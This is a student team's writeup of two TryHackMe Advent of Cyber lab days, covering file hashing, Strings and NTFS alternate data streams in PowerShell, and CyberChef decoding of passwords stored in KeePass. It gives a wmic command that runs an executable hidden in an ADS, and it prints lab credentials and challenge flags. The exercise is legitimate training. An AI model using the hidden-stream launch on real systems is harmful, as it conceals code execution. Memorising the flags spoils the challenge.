PSP0201

Week 6

Writeup

Group Name: Cylert

Members

ID	Name	Role
1211101022	Ashley Sim Ci Hui	Leader
1211102285	Chin Shuang Ying	Member
1211102398	Nicholas Tiow Kai Bo	Member
1211103427	Law Chin Keat	Member


Day 21: Web Exploitation - The Naughty or Nice List

Tools used: Ubuntu, Remmina, Powershell, Strings

Solution/Walkthrough:


Question 1

To read the content of the 'db file hash.txt' file, we run the command as the image below. From the output, we will get the file hash for db.exe which is **596690FFC54AB6101932856E6A78E3A1**.



Question 2

To get the MD5 file hash of deebee.exe (an executable file within the Documents folder), we run the command as the image below, we will get the hash which is **5F037501FB542AD2D9B06EB12AED09F0**.



Question 3

To get the SHA256 file hash of deebee.exe, we just need to change the algorithm from MD5 in the command of the last question to SHA256, and run it. Then, we will get the hash is **F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED**.

Question 4

We can use the Strings tool to scan the deebee.exe file.

```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe
```

We will get a hidden flag which is **THM{f6187e6cbeb1214139ef313e108cb6f9}**.

```
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Comm
Hahaha .. guess what?
Your database connector file has been moved and you'll never
```

Question 5

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

By running the command that we get in Question 5 to view ADS of deebee.exe, we will get the streamname **hidedb**, which will be used later.


```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *
```

```
PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

By having the streamname, now we can run the command to launch the hidden executable hiding within ADS.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
```

And we can see the flag displayed is **THM{3088731ddc7b9fdeccaed982b07c297c}**.




Question 7

To see the Naughty List, we run option 2. At the end of the list, we notice that Sharika Spooner is under the Naughty List.

Question 8

To see the Nice List, we run option 1. At the end of the list, we notice that Jaime Victoria is under the Nice List.



Thought Process/Methodology:

We connected to the remote machine by using Remmina. Then, we used Powershell as our terminal. We first changed our directory to Documents and we would be able to see the files inside this folder. To get our first flag, we can use the Strings tool to scan the deebee.exe file, and we got the hidden flag in the outputs. Next, to get our second flag. we needed to get the streamname of the deebee.exe first. To do that, we could run the command **Get-Item -Path deebee.exe -Stream ***, and we got the streamname **hidedb**. Next, we could run the command, **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)** to launch the hidden executable hiding within ADS. After waiting for a few seconds, the executable hiding was launched, and the flag was displayed on the first page.


Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools used: Attack Box, Remmina, Cyber Chef


Solution/Walkthrough:

Question 1


Click on the 'Application' button, and click 'Internet' button. Then, click on the 'Remmina'.




Click on the plus icon at the top left corner.




Key in the Machine IP (**10.10.86.18** in this case). Type in the username (**Administrator**) and password (**sn0wF!akes!!!**) as provided in the instructions of the Try Hack Me website.




Change the Colour Depth to **RemoteFX(32 bpp).** Then, click the 'Connect' button.




After connecting to the IP Address, we can see that there is a file named **dGhlZ3JpbmNod2FzaGVyZQ==**.



Click the file. We can see an application with the name **KeePass**. This is the database we need to access. Click it.




We need to key in the password in order to enter the KeePass database, but we do not have any passwords for this.



Refer to the instructions in Try Hack Me website, we look back at the name of the file which is **dGhlZ3JpbmNod2FzaGVyZQ==**. It looks like some sort of encoding.

> Looking back at the folder name it looks cryptic, like some sort of encoding.

We try to put the name of the file on the Cyber Chef website. According to the Try Hack Me website, we choose the **Magic** as our operation, drag it to the **Recipe** part. Then, click **Bake!** Button at the bottom. The **Result snippet** tab shows us the password to the KeePass database is **thegrinchwashere**.




Question 2

Referring to the Properties tab in the Output, we can see that the encoding method listed as the 'Matching ops' is **base64**.


Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28

Question 3


Enter the password we obtained from Question 1 which is **thegrinchwashere**, and click the OK button.



After login into the KeePass database, we can see the **hiya** key. Click into it and observe the note on it.




From here, we know that the note on the hiya key is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**.




Question 4


Click on the **Network**. We see the **Elf Server**. Click into it.



We see that the password for Elf Server is **736e30774d346e21**. Observe the note, we can know that we need to use **HEX** to decode the password.




Copy the password into Cyber Chef website. Choose **HEX - From HEX** as our operation. Click **Bake!** button. In the Output, we can see the decoded password value of the Elf Server is **sn0wM4n!**.




Question 5

In the note of Elf Server, we can see that the encoding used on the Elf Server password is **HEX**.




Question 6


Click on the eMail tab, and click the ElfMail.



Copy the password to the CyberChef website.




Choose **Entities - From HTML Entity** as our operation. Then, click **Bake!**. In the Output tab, we can get the decoded password value for ElfMail which is **ic3Skating!**




Question 7

Click on the Recycle Bin, and click the Elf Security System.




We can get the username:password pair of Elf Security System which is **superelfadmin:nothinghere**.




Question 8

From the notes of Efl Security System, we can obtain a bunch of CharCode.

